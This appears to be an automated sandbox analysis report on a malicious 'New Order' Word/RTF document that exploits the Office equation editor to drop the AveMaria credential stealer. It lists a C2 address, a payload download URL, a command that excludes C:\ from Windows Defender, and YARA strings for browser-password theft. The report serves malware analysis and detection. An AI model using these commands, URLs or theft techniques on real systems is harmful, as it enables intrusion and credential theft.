ID: 679658
Sample Name: New Order (MY 01-22-DTHI .doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:56:52
Date: 06/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

New Order (MY 01-22-DTHI .doc


Overview

General Information

Sample Name:	New Order (MY 01-22-DTHI .doc
Analysis ID:	679658
MD5:	ae55aaa571fd4f8.
SHA1:	f7dab7f7f3556fe…
SHA256:	49235a707a2370.
Tags:	doc
Infos:	



Detection




AveMaria, UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- Initial sample is an obfuscated RTF…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Office document tries to convince v…
- Antivirus / Scanner detection for sub…
- Sigma detected: File Dropped By EQ…
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Multi AV Scanner detection for dom…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 772 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1036 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - fiftikmernk852317.exe (PID: 912 cmdline: C:\Users\user\AppData\Roaming\fiftikmernk852317.exe MD5: 5AE8471C10CDB2A59B950E66F8CA8A46)
    - powershell.exe (PID: 1468 cmdline: powershell Add-MpPreference -ExclusionPath C:\ MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - cmd.exe (PID: 2512 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
- fiftikmernk852317.exe (PID: 1420 cmdline: "C:\Users\user\AppData\Roaming\fiftikmernk852317.exe" MD5: 5AE8471C10CDB2A59B950E66F8CA8A46)
- **cleanup**

Malware Configuration

Threatname: AveMaria

```
{
  "C2 url": "76.8.53.133",
  "port": 1198
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
New Order (MY 01-22-DTHI .doc	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x12ac:$obj1: \objhtml • 0x12d1:$obj2: \objdata • 0x12f2:$obj2: \objdata • 0x15c4:$obj3: \objupdate

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_AveMaria_31d2bce9	unknown	unknown	• 0x31d8:$a1: cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q • 0x7be0:$a1: cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q • 0x1a20:$a2: SMTP Password • 0x6428:$a2: SMTP Password • 0xc60:$a3: select signon_realm, origin_url, username_value, password_value from logins • 0x5668:$a3: select signon_realm, origin_url, username_value, password_value from logins • 0x30e0:$a5: for /F "usebackq tokens=*" %%A in (" • 0x7ae8:$a5: for /F "usebackq tokens=*" %%A in (" • 0x1450:$a6: \Torch\User Data\Default\Login Data • 0x5e58:$a6: \Torch\User Data\Default\Login Data • 0x1fbc:$a8: "os_crypt":{"encrypted_key":" • 0x69c4:$a8: "os_crypt":{"encrypted_key":" • 0x18e8:$a10: \logins.json • 0x62f0:$a10: \logins.json • 0x1f34:$a11: Accounts\Account.rec0 • 0x693c:$a11: Accounts\Account.rec0 • 0x7f8:$a12: warzone160 • 0x5200:$a12: warzone160 • 0x2e88:$a13: Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper • 0x7890:$a13: Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper
00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	

Click to see the 22 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
5.3.fiftikmernk852317.exe.4ce9f8.3.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x2318:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
5.3.fiftikmernk852317.exe.4ce9f8.3.raw.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x2318:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x2318:$c1: Elevation:Administrator!new:
5.3.fiftikmernk852317.exe.4ce9f8.3.raw.unpack	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
5.2.fiftikmernk852317.exe.24389af.3.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
5.2.fiftikmernk852317.exe.24389af.3.raw.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xd80:$c1: Elevation:Administrator!new:

Click to see the 37 entries

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Yara detected AveMaria stealer

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Exploits

Yara detected UACMe UAC Bypass tool

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected AveMaria stealer

System Summary

Initial sample is an obfuscated RTF file

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Contains functionality to hide user accounts

Malware Analysis System Evasion

Found stalling execution ending in API Sleep call

HIPS / PFW / Operating System Protection Evasion

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

Contains functionality to inject threads in other processes

Lowering of HIPS / PFW / Operating System Security Settings

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information

Yara detected AveMaria stealer

Contains functionality to steal e-mail passwords

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	1 Create Account	1 Access Token Manipulation	2 Disable or Modify Tools	2 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Endpoint Denial of Service
Default Accounts	2 2 Exploitation for Client Execution	1 Windows Service	1 Windows Service	1 Deobfuscate/Decode Files or Information	2 1 Input Capture	1 System Service Discovery	Remote Desktop Protocol	2 1 Input Capture	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	4 2 1 Process Injection	2 Obfuscated Files or Information	1 Credentials In Files	4 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 Service Execution	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Masquerading	LSA Secrets	1 3 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 1 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 2 1 Process Injection	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Users	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New Order (MY 01-22-DTHI .doc	42%	Virustotal		Browse
New Order (MY 01-22-DTHI .doc	43%	Metadefender		Browse
New Order (MY 01-22-DTHI .doc	48%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	
New Order (MY 01-22-DTHI .doc	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	100%	Avira	TR/AD.MortyStealer.obmwc	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	100%	Avira	TR/AD.MortyStealer.obmwc	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F633E147-4322-4DEF-8D52-47EC935B75D3}.tmp	100%	Avira	EXP/CVE-2018-0798.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fifthikmerozx[1].exe	58%	ReversingLabs	Win32.Trojan.MortyStealer	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fiftikmernk852317.exe	58%	ReversingLabs	Win32.Trojan.MortyStealer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.fiftikmernk852317.exe.242053f.4.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
5.2.fiftikmernk852317.exe.9a0000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
8.2.cmd.exe.2930000.0.unpack	100%	Avira	TR/Patched.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://208.67.105.179/fifthikmerozx.exej	100%	Avira URL Cloud	malware	
76.8.53.133	10%	Virustotal		Browse
76.8.53.133	100%	Avira URL Cloud	malware	
http://208.67.105.179/fifthikmerozx.exerrC:	100%	Avira URL Cloud	malware	
http://208.67.105.179/fifthikmerozx.exe.	100%	Avira URL Cloud	malware	
http://208.67.105.179/fifthikmerozx.exe	100%	Avira URL Cloud	malware	
http://www.piriform.co	0%	Avira URL Cloud	safe	
http://208.67.105.179/fifthikmerozx.exelateC:	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
76.8.53.133	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://208.67.105.179/fifthikmerozx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000003.984768254.00000000004BB000.00000004.00000020.00020000.00000000.sdmp	false		high
http://208.67.105.179/fifthikmerozx.exej	EQNEDT32.EXE, 00000002.00000002.910363521.000000000067F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000003.984768254.00000000004BB000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/syohex/java-simple-mine-sweeperC:	fiftikmernk852317.exe, 00000005.00000003.980052176.00000000004DB000.00000004.00000020.00020000.00000000.sdmp, fiftikmernk852317.exe, 00000005.00000003.979964184.00000000004D5000.00000004.00000020.00020000.00000000.sdmp, fiftikmernk852317.exe, 00000005.00000002.1180934477.00000000002420000.00000040.00001000.00020000.00000000.sdmp, fiftikmernk852317.exe, 00000005.00000003.980132553.00000000004DF000.00000004.00000020.00020000.00000000.sdmp, fiftikmernk852317.exe, 00000005.00000003.979955423.00000000004CE000.00000004.00000020.00020000.00000000.sdmp, fiftikmernk852317.exe, 00000005.00000002.1180424961.00000000009B4000.00000002.00001000.00020000.00000000.sdmp	false		high
http://208.67.105.179/fifthikmerozx.exerrC:	EQNEDT32.EXE, 00000002.00000002.910363521.000000000067F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://208.67.105.179/fifthikmerozx.exe.	EQNEDT32.EXE, 00000002.00000002.910363521.000000000067F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://github.com/syohex/java-simple-mine-sweeper	fiftikmernk852317.exe	false		high
http://www.piriform.co	powershell.exe, 00000006.00000002.988213966.0000000000502000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://208.67.105.179/fifthikmerozx.exelateC:	EQNEDT32.EXE, 00000002.00000002.910363521.000000000067F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
76.8.53.133	unknown	United States		17185	QUONIXNETUS	true
208.67.105.179	unknown	United States		20042	GRAYSON-COLLIN-COMMUNICATIONSUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679658
Start date and time: 06/08/202208:56:52	2022-08-06 08:56:52 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New Order (MY 01-22-DTHI .doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@9/11@0/2
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 37.4% (good quality ratio 35.7%) • Quality average: 81.1% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 104.208.16.94, 20.189.173.21, 104.208.16.93, 20.42.65.92
- Excluded domains from analysis (whitelisted): onedsblobprdcus07.centralus.cloudapp.azure.com, onedsblobprdeus17.eastus.cloudapp.azure.com, watson.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, legacywatson.trafficmanager.net, onedsblobprdcus16.centralus.cloudapp.azure.com
- Execution Graph export aborted for target EQNEDT32.EXE, PID 1036 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:58:15	API Interceptor	108x Sleep call for process: EQNEDT32.EXE modified
08:58:56	API Interceptor	12x Sleep call for process: powershell.exe modified
08:58:58	API Interceptor	628x Sleep call for process: cmd.exe modified
08:58:59	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run windowsfile C:\Users\user\AppData\Roaming\fiftikmernk852317.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

